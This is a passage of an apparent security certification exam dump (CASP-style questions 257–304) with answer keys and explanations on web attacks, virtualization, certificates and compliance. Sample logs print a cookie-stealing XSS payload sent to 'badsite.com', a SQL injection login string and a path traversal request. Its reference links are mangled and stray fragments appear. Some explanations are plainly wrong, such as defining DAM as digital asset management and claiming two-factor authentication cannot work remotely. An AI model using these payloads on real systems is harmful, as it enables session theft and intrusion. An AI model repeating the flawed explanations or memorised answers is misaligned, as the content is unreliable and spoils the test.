B: The question states that the security authentication on the Windows domain is set to the highest level. This will be NTLMv2, not LM.

C: The question states that the security authentication on the Windows domain is set to the highest level. This will be NTLMv2, not LM so we need to allow NTLMv2.

D: The question states that the security authentication on the Windows domain is set to the highest level. This will be NTLMv2, not NTLM (version1). References: [https://en.wikipedia.org/wiki/NT\\_LAN\\_Manager](https://en.wikipedia.org/wiki/NT_LAN_Manager)

**NEW QUESTION 257**

After being notified of an issue with the online shopping cart, where customers are able to arbitrarily change the price of listed items, a programmer analyzes the following piece of code used by a web based shopping cart.

```
SELECT ITEM FROM CART WHERE ITEM=ADDSLASHES($USERINPUT);
```

The programmer found that every time a user adds an item to the cart, a temporary file is created on the web server /tmp directory. The temporary file has a name which is generated by concatenating the content of the \$USERINPUT variable and a timestamp in the form of MM-DD-YYYY, (e.g. smartphone-12-25-2013.tmp) containing the price of the item being purchased. Which of the following is MOST likely being exploited to manipulate the price of a shopping cart's items?

- A. Input validation
- B. SQL injection
- C. TOCTOU
- D. Session hijacking

**Answer: C**

**Explanation:**

In this question, TOCTOU is being exploited to allow the user to modify the temp file that contains the price of the item.

In software development, time of check to time of use (TOCTOU) is a class of software bug caused by changes in a system between the checking of a condition (such as a security credential) and the use of the results of that check. This is one example of a race condition.

A simple example is as follows: Consider a Web application that allows a user to edit pages, and also allows administrators to lock pages to prevent editing. A user requests to edit a page, getting a form which can be used to alter its content. Before the user submits the form, an administrator locks the page, which should prevent editing. However, since editing has already begun, when the user submits the form, those edits (which have already been made) are accepted. When the user began editing, the appropriate authorization was checked, and the user was indeed allowed to edit. However, the authorization was used later, at a time when edits should no longer have been allowed. TOCTOU race conditions are most common in Unix between operations on the file system, but can occur in other contexts, including local sockets and improper use of database transactions.

Incorrect Answers:

A: Input validation is used to ensure that the correct data is entered into a field. For example, input validation would prevent letters typed into a field that expects number from being accepted. The exploit in this question is not an example of input validation.

B: SQL injection is a type of security exploit in which the attacker adds Structured Query Language (SQL) code to a Web form input box to gain access to resources or make changes to data.

A. The exploit

in this question is not an example of a SQL injection attack.

D: Session hijacking, also known as TCP session hijacking, is a method of taking over a Web user session by obtaining the session ID and masquerading as the authorized user. The exploit in this question is not an example of session hijacking.

References: <https://en.wikipedia.org/wiki/HYPERLINK>

"[https://en.wikipedia.org/wiki/Time\\_of\\_check\\_to\\_time\\_of\\_use](https://en.wikipedia.org/wiki/Time_of_check_to_time_of_use)"/Time\_of\_check\_to\_time\_of\_use

**NEW QUESTION 262**

A developer is determining the best way to improve security within the code being developed. The developer is focusing on input fields where customers enter their credit card details. Which of the following techniques, if implemented in the code, would be the MOST effective in protecting the fields from malformed input?

- A. Client side input validation
- B. Stored procedure
- C. Encrypting credit card details
- D. Regular expression matching

**Answer: D**

**Explanation:**

Regular expression matching is a technique for reading and validating input, particularly in web software. This question is asking about securing input fields where customers enter their credit card details. In this case, the expected input into the credit card number field would be a sequence of numbers of a certain length. We can use regular expression matching to verify that the input is indeed a sequence of numbers. Anything that is not a sequence of numbers could be malicious code. Incorrect Answers:

A: Client side input validation could be used to validate the input into input fields. Client side input validation is where the validation is performed by the web browser. However this question is asking for the BEST answer. A user with malicious intent could bypass the client side input validation whereas it would be much more difficult to bypass regular expression matching implemented in the application code.

B: A stored procedure is SQL code saved as a script. A SQL user can run the stored procedure rather than typing all the SQL code contained in the stored procedure. A stored procedure is not used for validating input.

C: Any stored credit card details should be encrypted for security purposes. Also a secure method of transmission such as SSL or TLS should be used to encrypt the data when transmitting the credit card number over a network such as the Internet. However, encrypting credit card details is not a way of securing the input fields in an application.

**NEW QUESTION 264**

A security administrator notices the following line in a server's security log:

```
<input name='credentials' type='TEXT' value='' + request.getParameter('><script>document.location='http://badsite.com/?q='document.cookie</scri pt>') + '';
```

The administrator is concerned that it will take the developer a lot of time to fix the application that is running on the server. Which of the following should the security administrator implement to prevent this particular attack?

- A. WAF
- B. Input validation
- C. SIEM
- D. Sandboxing
- E. DAM

**Answer: A**

**Explanation:**

The attack in this question is an XSS (Cross Site Scripting) attack. We can prevent this attack by using a Web Application Firewall.

A WAF (Web Application Firewall) protects a Web application by controlling its input and output and the access to and from the application. Running as an appliance, server plug-in or cloud-based

service, a WAF inspects every HTML, HTTPS, SOAP and XML-RPC data packet. Through customizable inspection, it is able to prevent attacks such as XSS, SQL injection, session hijacking and buffer overflows, which network firewalls and intrusion detection systems are often not capable of doing. A WAF is also able to detect and prevent new unknown attacks by watching for unfamiliar patterns in the traffic data.

A WAF can be either network-based or host-based and is typically deployed through a proxy and placed in front of one or more Web applications. In real time or near-real time, it monitors traffic before it reaches the Web application, analyzing all requests using a rule base to filter out potentially harmful traffic or traffic patterns. Web application firewalls are a common security control used by enterprises to protect Web applications against zero-day exploits, impersonation and known vulnerabilities and attackers.

Incorrect Answers:

B: Input validation is used to ensure that the correct data is entered into a field. For example, input validation would prevent letters typed into a field that expects number from being accepted. Input validation is not an effective defense against an XSS attack.

C: Security information and event management (SIEM) is an approach to security management used to provide a view of an organization's IT security. It is an information gathering process; it does not in itself provide security.

D: Sandboxing is a process of isolating an application from other applications. It is often used when developing and testing new application. It is not used to defend against an XSS attack.

E: DAM (digital asset management) is a system that creates a centralized repository for digital files that allows the content to be archived, searched and retrieved. It is not used to defend against an XSS attack.

References:

<http://searchsecurity.techtarget.com/definition/Web-application>HYPERLINK "<http://searchsecurity.techtarget.com/definition/Web-application-firewall-WAF>"-firewall-WAF

**NEW QUESTION 267**

An organization is concerned with potential data loss in the event of a disaster, and created a backup datacenter as a mitigation strategy. The current storage method is a single NAS used by all servers in both datacenters. Which of the following options increases data availability in the event of a datacenter failure?

- A. Replicate NAS changes to the tape backups at the other datacenter.
- B. Ensure each server has two HBAs connected through two routes to the NAS.
- C. Establish deduplication across diverse storage paths.
- D. Establish a SAN that replicates between datacenters.

**Answer: D**

**Explanation:**

A SAN is a Storage Area Network. It is an alternative to NAS storage. SAN replication is a technology that replicates the data on one SAN to another SAN; in this case, it would replicate the data to a SAN in the backup datacenter. In the event of a disaster, the SAN in the backup datacenter would contain all the data on the original SAN.

Array-based replication is an approach to data backup in which compatible storage arrays use built-in software to automatically copy data from one storage array to another. Array-based replication software runs on one or more storage controllers resident in disk storage systems, synchronously or asynchronously replicating data between similar storage array models at the logical unit number (LUN) or volume block level. The term can refer to the creation of local copies of data within the same array as the source data, as well as the creation of remote copies in an array situated off site. Incorrect Answers:

A: Replicating NAS changes to the tape backups at the other datacenter would result in a copy of the NAS data in the backup datacenter. However, the data will be stored on tape. In the event of a disaster, you would need another NAS to restore the data to.

B: Ensuring that each server has two routes to the NAS is not a viable solution. The NAS is still a single point of failure. In the event of a disaster, you could lose the NAS and all the data on it.

C: Deduplication is the process of eliminating multiple copies of the same data to save storage space. The NAS is still a single point of failure. In the event of a disaster, you could lose the NAS and all the data on it.

References:

[http://searHYPERLINK "http://searchdisasterrecovery.techtarget.com/definition/Array-basedreplication" chdisasterrecovery.tHYPERLINK](http://searchdisasterrecovery.techtarget.com/definition/Array-basedreplication)

"<http://searchdisasterrecovery.techtarget.com/definition/Array-basedreplication>" echartarget.com/definition/HYPERLINK

"<http://searchdisasterrecovery.techtarget.com/definition/Array-based-replication>"Array-basedrepliHYPERLINK

"<http://searchdisasterrecovery.techtarget.com/definition/Array-basedreplication>"  
cation

**NEW QUESTION 272**

An application present on the majority of an organization's 1,000 systems is vulnerable to a buffer overflow attack. Which of the following is the MOST comprehensive way to resolve the issue?

- A. Deploy custom HIPS signatures to detect and block the attacks.
- B. Validate and deploy the appropriate patch.
- C. Run the application in terminal services to reduce the threat landscape.
- D. Deploy custom NIPS signatures to detect and block the attack

**Answer: B**

**Explanation:**

If an application has a known issue (such as susceptibility to buffer overflow attacks) and a patch is released to resolve the specific issue, then the best solution is always to deploy the patch.

A buffer overflow occurs when a program or process tries to store more data in a buffer (temporary data storage area) than it was intended to hold. Since buffers are created to contain a finite amount of data, the extra information - which has to go somewhere - can overflow into adjacent buffers, corrupting or overwriting the valid data held in them. Although it may occur accidentally through programming error, buffer overflow is an increasingly common type of security attack on data integrity. In buffer overflow attacks, the extra data may contain codes designed to trigger specific actions, in effect sending new instructions to the attacked computer that could, for example, damage the user's files, change data, or disclose confidential information. Buffer overflow attacks are said to have arisen because the C programming language supplied the framework, and poor programming practices supplied the vulnerability.

Incorrect Answers:

A: This question is asking for the MOST comprehensive way to resolve the issue. A HIPS (Host Intrusion Prevention System) with custom signatures may offer some protection against an application that is vulnerable to buffer overflow attacks. However, an application that is NOT vulnerable to buffer overflow attacks (a patched application) is a better solution.

C: This question is asking for the MOST comprehensive way to resolve the issue. Running the application in terminal services may reduce the threat landscape. However, it doesn't resolve the issue. Patching the application to eliminate the threat is a better solution.

D: This question is asking for the MOST comprehensive way to resolve the issue. A NIPS (Network Intrusion Prevention System) with custom signatures may offer some protection against an application that is vulnerable to buffer overflow attacks. However, an application that is NOT vulnerable to buffer overflow attacks (a patched application) is a better solution.

References: <http://searchsecurity.techtarget.com/definition/buffer-overflow>

**NEW QUESTION 274**

select id, firstname, lastname from authors User input= firstname= Hack;man lastname=Johnson

Which of the following types of attacks is the user attempting?

- A. XML injection
- B. Command injection
- C. Cross-site scripting
- D. SQL injection

**Answer: D**

**Explanation:**

The code in the question is SQL code. The attack is a SQL injection attack.

SQL injection is a code injection technique, used to attack data-driven applications, in which malicious SQL statements are inserted into an entry field for execution (e.g. to dump the database contents to the attacker). SQL injection must exploit a security vulnerability in an application's software, for example, when user input is either incorrectly filtered for string literal escape characters embedded in SQL statements or user input is not strongly typed and unexpectedly executed. SQL injection is mostly known as an attack vector for websites but can be used to attack any type of SQL database.

Incorrect Answers:

A: The code in the question is not XML code. Therefore this is not an XML injection attack so this answer is incorrect.

B: Command injection is an attack in which the goal is execution of arbitrary commands on the host operating system via a vulnerable application. Command injection attacks are possible when an application passes unsafe user supplied data (forms, cookies, HTTP headers etc.) to a system shell. The code in the question is not the type of code you would use in a command injection attack.

C: Cross-site scripting (XSS) is a type of computer security vulnerability typically found in Web applications. XSS enables attackers to inject client-side script into Web pages viewed by other users. The code in the question is not the type of code you would use in an XSS attack.

References: [http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)

**NEW QUESTION 277**

At 9:00 am each morning, all of the virtual desktops in a VDI implementation become extremely slow and/or unresponsive. The outage lasts for around 10 minutes, after which everything runs properly again. The administrator has traced the problem to a lab of thin clients that are all booted at 9:00 am each morning. Which of the following is the MOST likely cause of the problem and the BEST solution? (Select TWO).

- A. Add guests with more memory to increase capacity of the infrastructure.
- B. A backup is running on the thin clients at 9am every morning.
- C. Install more memory in the thin clients to handle the increased load while booting.
- D. Booting all the lab desktops at the same time is creating excessive I/O.
- E. Install 10-Gb uplinks between the hosts and the lab to increase network capacity.
- F. Install faster SSD drives in the storage system used in the infrastructure.
- G. The lab desktops are saturating the network while booting.
- H. The lab desktops are using more memory than is available to the host system

**Answer: DF**

**Explanation:**

The problem lasts for 10 minutes at 9am every day and has been traced to the lab desktops. This question is asking for the MOST likely cause of the problem. The most likely cause of the problem is that the lab desktops being started at the same time at the beginning of the day is causing excessive disk I/O as the operating systems are being read and loaded from disk storage.

The solution is to install faster SSD drives in the storage system that contains the desktop operating systems.

Incorrect Answers:

A: If a lack of memory was the cause of the problem, the problem would occur throughout the day; not just for the 10 minutes it takes to boot the lab desktops. Therefore adding guests with more memory will not solve the problem so this answer is incorrect.

B: This question is asking for the MOST likely cause of the problem. A backup running on the thin clients at 9am every morning as soon as the lab desktops start up is an unlikely cause of the problem. It is much more likely that the lab desktops starting up at the same time is causing high disk I/O.

C: The lab desktops starting up would not cause memory issues on the thin clients so adding memory will not solve the issue.

E: The lab desktops starting up would not cause network bandwidth issues so increasing the bandwidth will not solve the issue.

G: The lab desktops starting up would not saturate the network.

H: If the lab desktops are using more memory than is available to the host systems, the problem would occur throughout the day; not just for the 10 minutes it takes to boot the lab desktops.

**NEW QUESTION 281**

A security administrator is shown the following log excerpt from a Unix system:

2013 Oct 10 07:14:57 web14 sshd[1632]: Failed password for root from 198.51.100.23 port 37914 ssh2  
2013 Oct 10 07:14:57 web14 sshd[1635]: Failed password for root from 198.51.100.23 port 37915 ssh2  
2013 Oct 10 07:14:58 web14 sshd[1638]: Failed password for root from 198.51.100.23 port 37916 ssh2  
2013 Oct 10 07:15:59 web14 sshd[1640]: Failed password for root from 198.51.100.23 port 37918 ssh2  
2013 Oct 10 07:16:00 web14 sshd[1641]: Failed password for root from 198.51.100.23 port 37920 ssh2  
2013 Oct 10 07:16:00 web14 sshd[1642]: Successful login for root from 198.51.100.23 port 37924 ssh2

Which of the following is the MOST likely explanation of what is occurring and the BEST immediate response? (Select TWO).

- A. An authorized administrator has logged into the root account remotely.
- B. The administrator should disable remote root logins.
- C. Isolate the system immediately and begin forensic analysis on the host.
- D. A remote attacker has compromised the root account using a buffer overflow in sshd.
- E. A remote attacker has guessed the root password using a dictionary attack.
- F. Use iptables to immediately DROP connections from the IP 198.51.100.23.
- G. A remote attacker has compromised the private key of the root account.
- H. Change the root password immediately to a password not found in a dictionary.

**Answer: CE**

**Explanation:**

The log shows six attempts to log in to a system. The first five attempts failed due to 'failed password'. The sixth attempt was a successful login. Therefore, the MOST likely explanation of what is occurring is that a remote attacker has guessed the root password using a dictionary attack.

The BEST immediate response is to isolate the system immediately and begin forensic analysis on the host. You should isolate the system to prevent any further access to it and prevent it from doing any damage to other systems on the network. You should perform a forensic analysis on the system to determine what the attacker did on the system after gaining access.

Incorrect Answers:

- A: It is unlikely that an authorized administrator has logged into the root account remotely. It is unlikely that an authorized administrator would enter an incorrect password five times.
- B: Disabling remote root logins is not the best course of action. The attacker has already gained access to the system so potentially the damage is already done.
- D: The log does not suggest a buffer overflow attack; the failed passwords suggest a dictionary attack. F: Using iptables to immediately DROP connections from the IP 198.51.100.23 is not the best course of action. The attacker has already gained access to the system so potentially the damage is already done.
- G: The log does not suggest a remote attacker has compromised the private key of the root account; the failed passwords suggest a dictionary attack.
- H: Changing the root password is a good idea but it is not the best course of action. The attacker has already gained access to the system so potentially the damage is already done.

**NEW QUESTION 286**

A security administrator wants to prevent sensitive data residing on corporate laptops and desktops from leaking outside of the corporate network. The company has already implemented full-disk encryption and has disabled all peripheral devices on its desktops and laptops. Which of the following additional controls MUST be implemented to minimize the risk of data leakage? (Select TWO).

- A. A full-system backup should be implemented to a third-party provider with strong encryption for data in transit.
- B. A DLP gateway should be installed at the company border.
- C. Strong authentication should be implemented via external biometric devices.
- D. Full-tunnel VPN should be required for all network communication.
- E. Full-drive file hashing should be implemented with hashes stored on separate storage.
- F. Split-tunnel VPN should be enforced when transferring sensitive data.

**Answer: BD**

**Explanation:**

Web mail, Instant Messaging and personal networking sites are some of the most common means by which corporate data is leaked.

Data loss prevention (DLP) is a strategy for making sure that end users do not send sensitive or critical information outside the corporate network. The term is also used to describe software products that help a network administrator control what data end users can transfer.

DLP software products use business rules to classify and protect confidential and critical information so that unauthorized end users cannot accidentally or maliciously share data whose disclosure could put the organization at risk. For example, if an employee tried to forward a business email outside the corporate domain or upload a corporate file to a consumer cloud storage service like Dropbox, the employee would be denied permission.

Full-tunnel VPN should be required for all network communication. This will ensure that all data transmitted over the network is encrypted which would prevent a malicious user accessing the data by using packet sniffing.

Incorrect Answers:

- A: This question is asking which of the following additional controls MUST be implemented to minimize the risk of data leakage. Implementing a full system backup does not minimize the risk of data leakage.
- C: Strong authentication implemented via external biometric devices will ensure that only authorized people can access the network. However, it does not minimize the risk of data leakage.
- E: Full-drive file hashing is not required because we already have full drive encryption.
- F: Split-tunnel VPN is used when a user is remotely accessing the network. Communications with company servers go over a VPN whereas private communications such as web browsing does not use a VPN. A more secure solution is a full tunnel VPN.

References:

<http://whatis.techtarget.com/definition/data-lossprevention-DLP>

**NEW QUESTION 287**

A developer has implemented a piece of client-side JavaScript code to sanitize a user's provided input to a web page login screen. The code ensures that only the upper case and lower case letters are entered in the username field, and that only a 6-digit PIN is entered in the password field. A security administrator is concerned with the following web server log:

```
10.235.62.11 -- [02/Mar/2014:06:13:04] "GET /site/script.php?user=admin&pass=pass%20or%201=1 HTTP/1.1" 200 5724
```

Given this log, which of the following is the security administrator concerned with and which fix should be implemented by the developer?

- A. The security administrator is concerned with nonprintable characters being used to gain administrative access, and the developer should strip all nonprintable characters.
- B. The security administrator is concerned with XSS, and the developer should normalize Unicode characters on the browser side.
- C. The security administrator is concerned with SQL injection, and the developer should implement server side input validation.

D. The security administrator is concerned that someone may log on as the administrator, and the developer should ensure strong passwords are enforced.

**Answer:** C

**Explanation:**

The code in the question is an example of a SQL Injection attack. The code '1=1' will always provide a value of true. This can be included in statement designed to return all rows in a SQL table.

In this question, the administrator has implemented client-side input validation. Client-side validation can be bypassed. It is much more difficult to bypass server-side input validation.

SQL injection is a code injection technique, used to attack data-driven applications, in which malicious SQL statements are inserted into an entry field for execution (e.g. to dump the database contents to the attacker). SQL injection must exploit a security vulnerability in an application's software, for example, when user input is either incorrectly filtered for string literal escape characters embedded in SQL statements or user input is not strongly typed and unexpectedly executed. SQL injection is mostly known as an attack vector for websites but can be used to attack any type of SQL database.

Incorrect Answers:

A: The code in this question does not contain non-printable characters.

B: The code in this question is not an example of cross site scripting (XSS).

D: The code in this question is an example of a SQL injection attack. It is not simply someone attempting to log on as administrator.

References: [http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)

**NEW QUESTION 290**

The security administrator finds unauthorized tables and records, which were not present before, on a Linux database server. The database server communicates only with one web server, which connects to the database server via an account with SELECT only privileges. Web server logs show the following:

90.76.165.40 -- [08/Mar/2014:10:54:04] "GET calendar.php?create%20table%20hidden HTTP/1.1" 200 5724

90.76.165.40 -- [08/Mar/2014:10:54:05] "GET ../../../../root/.bash\_history HTTP/1.1" 200 5724 90.76.165.40 -- [08/Mar/2014:10:54:04] "GET index.php?user=<script>Create</script> HTTP/1.1" 200 5724

The security administrator also inspects the following file system locations on the database server using the command 'ls -al /root'

drwxrwxrwx 11 root root 4096 Sep 28 22:45 .

drwxr-xr-x 25 root root 4096 Mar 8 09:30 ..

-rws----- 25 root root 4096 Mar 8 09:30 .bash\_history

-rw----- 25 root root 4096 Mar 8 09:30 .bash\_history

-rw----- 25 root root 4096 Mar 8 09:30 .profile

-rw----- 25 root root 4096 Mar 8 09:30 .ssh

Which of the following attacks was used to compromise the database server and what can the security administrator implement to detect such attacks in the future? (Select TWO).

A. Privilege escalation

B. Brute force attack

C. SQL injection

D. Cross-site scripting

E. Using input validation, ensure the following characters are sanitized: <>

F. Update crontab with: find / \( -perm -4000 \) -type f -print0 | xargs -0 ls -l | email.sh

G. Implement the following PHP directive: \$clean\_user\_input = addslashes(\$user\_input)

H. Set an account lockout policy

**Answer:** AF

**Explanation:**

This is an example of privilege escalation.

Privilege escalation is the act of exploiting a bug, design flaw or configuration oversight in an operating system or software application to gain elevated access to resources that are normally protected from an application or user.

The question states that the web server communicates with the database server via an account with SELECT only privileges. However, the privileges listed include read, write and execute (rwx). This suggests the privileges have been 'escalated'.

Now that we know the system has been attacked, we should investigate what was done to the system.

The command "Update crontab with: find / \( -perm -4000 \) -type f -print0 | xargs -0 ls -l | email.sh" is used to find all the files that are setuid enabled. Setuid means set user ID upon execution. If the setuid bit is turned on for a file, the user executing that executable file gets the permissions of the individual or group that owns the file.

Incorrect Answers:

B: A brute force attack is used to guess passwords. This is not an example of a brute force attack. C: SQL injection is a code injection technique, used to attack data-driven applications, in which malicious SQL statements are inserted into an entry field for execution (e.g. to dump the database contents to the attacker). This is not an example of a SQL Injection attack.

D: Cross-site scripting (XSS) is a type of computer security vulnerability typically found in Web applications. XSS enables attackers to inject client-side script into Web pages viewed by other users. This is not an example of an XSS attack.

E: Sanitizing just the <> characters will not prevent such an attack. These characters should not be sanitized in a web application.

G: Adding slashes to the user input will not protect against the input; it will just add slashes to it.

H: An account lockout policy is useful to protect against password attacks. After a number of incorrect passwords, the account will lockout. However, the attack in this question is not a password attack so a lockout policy won't help.

**NEW QUESTION 293**

An administrator is tasked with securing several website domains on a web server. The administrator elects to secure www.example.com, mail.example.org, archive.example.com, and www.example.org with the same certificate. Which of the following would allow the administrator to secure those domains with a single issued certificate?

A. Intermediate Root Certificate

B. Wildcard Certificate

C. EV x509 Certificate

D. Subject Alternative Names Certificate

**Answer:** D

**Explanation:**

Subject Alternative Names let you protect multiple host names with a single SSL certificate. Subject Alternative Names allow you to specify a list of host names to be protected by a single SSL certificate. When you order the certificate, you will specify one fully qualified domain name in the common name field. You can then add other names in the Subject Alternative Names field.

Incorrect Answers:

A: An Intermediate Root Certificate is used to trust an intermediate CA (Certification Authority). The Intermediate root CA can issue certificates but the Intermediate Root Certificate itself cannot be used to secure multiple domains on a web server.

B: A wildcard certificate can be used to secure multiple domain names within the same higher level domain. For example: a wildcard certificate "\*.example.com" can secure an unlimited number of domains that end in 'example.com' such as domain1.example.com, domain2.example.com etc. A wildcard certificate cannot be used to secure the domains listed in this question.

C: The certificate used to secure the domains will be an x509 certificate but it will not be a standard EV certificate. EV stands for extended validation. With a non-EV certificate, the issuing CA just ensures that you own the domains that you want to secure. With an EV certificate, further checks are carried out such as checks on your company. EV certificates take longer to issue due to the extra checks but the EV certificate provides extra guarantees to your customers that you are who you say you are. However, a standard EV certificate only secures a single domain.

#### NEW QUESTION 294

Company ABC is hiring customer service representatives from Company XYZ. The representatives reside at Company XYZ's headquarters. Which of the following BEST prevents Company XYZ representatives from gaining access to unauthorized Company ABC systems?

- A. Require each Company XYZ employee to use an IPSec connection to the required systems
- B. Require Company XYZ employees to establish an encrypted VDI session to the required systems
- C. Require Company ABC employees to use two-factor authentication on the required systems
- D. Require a site-to-site VPN for intercompany communications

**Answer: B**

#### Explanation:

VDI stands for Virtual Desktop Infrastructure. Virtual desktop infrastructure is the practice of hosting a desktop operating system within a virtual machine (VM) running on a centralized server.

Company ABC can configure virtual desktops with the required restrictions and required access to systems that the users in company XYZ require. The users in company XYZ can then log in to the virtual desktops over a secure encrypted connection and then access authorized systems only. Incorrect Answers:

A: Requiring IPSec connections to the required systems would secure the connections to the required systems. However, it does not prevent access to unauthorized systems.

C: The question states that the representatives reside at Company XYZ's headquarters. Therefore, they will be access Company ABC's systems remotely. Two factor authentication requires that the user be present at the location of the system to present a smart card or for biometric authentication; two factor authentication cannot be performed remotely.

D: A site-to-site VPN will just create a secure connection between the two sites. It does not restrict access to unauthorized systems.

References:

[http://searchvHYPERLINK "http://searchvirtualdesktop.techtarget.com/definition/virtualdesktop" irtualdesktop.techtarget.com/definition/virtual-desktop](http://searchvHYPERLINK )

#### NEW QUESTION 295

A security administrator is performing VDI traffic data collection on a virtual server which migrates from one host to another. While reviewing the data collected by the protocol analyzer, the security administrator notices that sensitive data is present in the packet capture. Which of the following should the security administrator recommend to ensure the confidentiality of sensitive information during live VM migration, while minimizing latency issues?

- A. A separate physical interface placed on a private VLAN should be configured for live host operations.
- B. Database record encryption should be used when storing sensitive information on virtual servers.
- C. Full disk encryption should be enabled across the enterprise to ensure the confidentiality of sensitive data.
- D. Sensitive data should be stored on a backend SAN which uses an isolated fiber channel network

**Answer: A**

#### Explanation:

VDI virtual machines can be migrated across physical hosts while the virtual machines are still powered on. In VMware, this is called vMotion. In Microsoft Hyper-V, this is called Live Migration. When a virtual machine is migrated between hosts, the data is unencrypted as it travels across the network. To prevent access to the data as it travels across the network, a dedicated network should be created for virtual machine migrations. The dedicated migration network should only be accessible by the virtual machine hosts to maximize security.

Incorrect Answers:

B: Database record encryption is used for encrypting database records only. This question does not state that the only sensitive data is database records. The data is at risk as it travels across the network when virtual machines are migrated between hosts. Data is unencrypted when it is transmitted over the network.

C: Full disk encryption is a good idea to secure data stored on disk. However, the data is unencrypted when it is transmitted over the network.

D: The sensitive data is on the VDI virtual machines. Storing the sensitive information on an isolated fiber channel network would make the information inaccessible from the virtual machines.

#### NEW QUESTION 296

A penetration tester is inspecting traffic on a new mobile banking application and sends the following web request:  
POST http://www.example.com/resources/NewBankAccount HTTP/1.1 Content-type: application/json

```
{
  "account": [
    { "creditAccount": "Credit Card Rewards account" }
    { "salesLeadRef": "www.example.com/badcontent/explogtme.exe" }
  ],
  "customer": [
    { "name": "Joe Citizen" }
    { "custRef": "3153151" }
  ]
}
```

The banking website responds with: HTTP/1.1 200 OK

```
{
  "newAccountDetails":
```

```
[
{ "cardNumber": "1234123412341234" }
{ "cardExpiry": "2020-12-31" }
{ "cardCVV": "909" }
],
"marketingCookieTracker": "JSESSIONID=000000001" "returnCode": "Account added successfully"
}
```

Which of the following are security weaknesses in this example? (Select TWO).

- A. Missing input validation on some fields
- B. Vulnerable to SQL injection
- C. Sensitive details communicated in clear-text
- D. Vulnerable to XSS
- E. Vulnerable to malware file uploads
- F. JSON/REST is not as secure as XML

**Answer:** AC

**Explanation:**

The SalesLeadRef field has no input validation. The penetration tester should not be able to enter "www.example.com/badcontent/explogtme.exe" in this field. The credit card numbers are communicated in clear text which makes it vulnerable to an attacker. This kind of information should be encrypted.

Incorrect Answers:

- B: There is nothing to suggest the system is vulnerable to SQL injection.
- D: There is nothing to suggest the system is vulnerable to XSS (cross site scripting).
- E: Although the tester was able to post a URL to malicious software, it does not mean the system is vulnerable to malware file uploads.
- F: JSON/REST is no less secure than XML.

**NEW QUESTION 298**

ABC Corporation uses multiple security zones to protect systems and information, and all of the VM hosts are part of a consolidated VM infrastructure. Each zone has different VM administrators. Which of the following restricts different zone administrators from directly accessing the console of a VM host from another zone?

- A. Ensure hypervisor layer firewalling between all VM hosts regardless of security zone.
- B. Maintain a separate virtual switch for each security zone and ensure VM hosts bind to only the correct virtual NIC(s).
- C. Organize VM hosts into containers based on security zone and restrict access using an ACL.
- D. Require multi-factor authentication when accessing the console at the physical VM hos

**Answer:** C

**Explanation:**

Access Control Lists (ACLs) are used to restrict access to the console of a virtual host. Virtual hosts are often managed by centralized management servers (for example: VMware vCenter Server). You can create logical containers that can contain multiple hosts and you can configure ACLs on the containers to provide access to the hosts within the container. Incorrect Answers:

- A: Hypervisor layer firewalling is used to restrict the network traffic that can access the host. It does not prevent a user from directly accessing the console of the host.
- B: Maintaining a separate virtual switch for each security zone and ensuring VM hosts bind to only the correct virtual NIC(s) will restrict the network access of the VM hosts. It does not prevent a user from directly accessing the console of the host.
- D: Multi-factor authentication is a secure way of authenticating a user. However, that's all it does: authenticates someone. In other words, it only proves that the person is who they say they are. You would still need an ACL to determine whether that person is allowed or not allowed to access the console of the host.

**NEW QUESTION 300**

A security administrator has been asked to select a cryptographic algorithm to meet the criteria of a new application. The application utilizes streaming video that can be viewed both on computers and mobile devices. The application designers have asked that the algorithm support the transport encryption with the lowest possible performance overhead. Which of the following recommendations would BEST meet the needs of the application designers? (Select TWO).

- A. Use AES in Electronic Codebook mode
- B. Use RC4 in Cipher Block Chaining mode
- C. Use RC4 with Fixed IV generation
- D. Use AES with cipher text padding
- E. Use RC4 with a nonce generated IV
- F. Use AES in Counter mode

**Answer:** EF

**Explanation:**

In cryptography, an initialization vector (IV) is a fixed-size input to a cryptographic primitive that is typically required to be random or pseudorandom. Randomization is crucial for encryption schemes to achieve semantic security, a property whereby repeated usage of the scheme under the same key does not allow an attacker to infer relationships between segments of the encrypted message. Some cryptographic primitives require the IV only to be non-repeating, and the required randomness is derived internally. In this case, the IV is commonly called a nonce (number used once), and the primitives are described as stateful as opposed to randomized. This is because the IV need not be explicitly forwarded to a recipient but may be derived from a common state updated at both sender and receiver side. An example of stateful encryption schemes is the counter mode of operation, which uses a sequence number as a nonce.

AES is a block cipher. Counter mode turns a block cipher into a stream cipher. It generates the next keystream block by encrypting successive values of a "counter". The counter can be any function which produces a sequence which is guaranteed not to repeat for a long time, although an actual increment-by-one counter is the simplest and most popular.

Incorrect Answers:

- A: AES in Electronic Codebook mode cannot be used to encrypt streaming video. You would need a stream cipher such as RC4 or AES in Counter Mode.
- B: RC4 in Cipher Block Chaining mode cannot be used to encrypt streaming video. You would need a stream cipher such as RC4 (not in Cipher Block Chaining mode) or AES in Counter Mode.
- C: You cannot use fixed IV generation for RC4 when encrypting streaming video.
- D: AES with cipher text padding cannot be used to encrypt streaming video. You would need a stream cipher such as RC4 or AES in Counter Mode.

References: [https://en.wikipedia.org/wiki/Initialization\\_vector](https://en.wikipedia.org/wiki/Initialization_vector)

#### NEW QUESTION 304

ABC Company must achieve compliance for PCI and SOX. Which of the following would BEST allow the organization to achieve compliance and ensure security? (Select THREE).

- A. Establish a list of users that must work with each regulation
- B. Establish a list of devices that must meet each regulation
- C. Centralize management of all devices on the network
- D. Compartmentalize the network
- E. Establish a company framework
- F. Apply technical controls to meet compliance with the regulation

**Answer:** BDF

#### Explanation:

Payment card industry (PCI) compliance is adherence to a set of specific security standards that were developed to protect card information during and after a financial transaction. PCI compliance is required by all card brands.

There are six main requirements for PCI compliance. The vendor must: Build and maintain a secure network

Protect cardholder data

Maintain a vulnerability management program Implement strong access control measures Regularly monitor and test networks Maintain an information security policy

To achieve PCI and SOX compliance you should:

Establish a list of devices that must meet each regulation. List all the devices that contain the sensitive data.

Compartmentalize the network. Compartmentalize the devices that contain the sensitive data to form a security boundary.

Apply technical controls to meet compliance with the regulation. Secure the data as required. Incorrect Answers:

A: It is not necessary to establish a list of users that must work with each regulation. All users should be trained to manage sensitive data

A. However, PCI and SOX compliance is more about the security of the data on the computers that contain the data.

C: Central management of all devices on the network makes device management easier for administrators. However, it is not a requirement for PCI and SOX compliance.

E: A company framework is typically related to the structure of employee roles and departments. It is not a requirement for PCI and SOX compliance.

References:

<http://searchcompliance.techtarget.com/definition/PCI-compliance> HYPERLINK "http://searchcompliance.techtarget.com/definition/PCI-compliance" nce

